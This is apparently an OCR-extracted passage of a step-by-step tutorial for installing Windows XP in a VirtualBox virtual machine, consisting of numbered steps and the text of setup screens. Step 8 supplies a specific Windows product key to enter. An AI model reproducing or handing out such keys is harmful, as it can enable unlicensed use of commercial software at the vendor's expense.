


8. Key in **M6TF9-8XQ2M-YQK9F-7TBB2-XGG88** for the product key.




`

9. The computer name is autogenerated by the installer, just click Next.




`


10. Select the correct Time Zone.




`


Windows XP [Running] - Oracle VM VirtualBox
Windows xp
Collecting information
Dynamic Update
Preparing installation
Installing Windows
Finalizing installation
Setup will complete approximately: 30 minutes
Windows XP Professional Setup
Networking Settings
Installing network software allows you to connect to other computers, networks, and the Internet.
Choose whether to use typical or custom settings:
Typical settings
Creates network connections using the Client for Microsoft Networks, File and Print Sharing for Microsoft Networks, QoS Packet Scheduler, and the TCP/IP transport protocol with automatic addressing.
Custom settings
Allows you to manually configure networking components.
< Back
Next >


`


Windows XP [Running] - Oracle VM VirtualBox
Microsoft Windows xp
Welcome to Microsoft Windows
Thank you for purchasing Microsoft Windows XP.
Let's spend a few minutes setting up your computer.
Any time you need help, just click me with the mouse or press the F1 key.
To continue, click Next.
Next


`


Windows XP [Running] - Oracle VM VirtualBox
Microsoft Windows xp
Help protect your PC
With Automatic Updates, Windows can routinely check for the latest important updates for your computer and install them automatically. These updates can include security updates, critical updates, and service packs.
Help protect my PC by turning on Automatic Updates now
(recommended)
Not right now
If you haven't turned on Automatic Updates, your computer is more vulnerable to viruses and other security threats.
For help, click here or press F1.
No information is collected that can be used to identify you or contact you.
Please read the Windows Update privacy statement.
Back
Next


`


Windows XP [Running] - Oracle VM VirtualBox
Microsoft Windows xp
Will this computer connect to the Internet directly, or through a network?
You can set up this computer to connect to the Internet directly, or through a network of connected computers, if you have one. In either case, Windows Firewall helps protect your computer from unauthorized access over the Internet.
Will this computer connect to the Internet through a network?
Yes, this computer will connect through a local area network or home network
No, this computer will connect directly to the Internet
If you're not sure whether your computer is on a network, select No above. You can always change this option after you finish setting up Windows. Just click Control Panel on the Start menu, and then click Network and Internet Connections.
If you don't want this computer to connect to the Internet now, click Skip.
For help, click here or press F1.
Back
Skip
Next

`

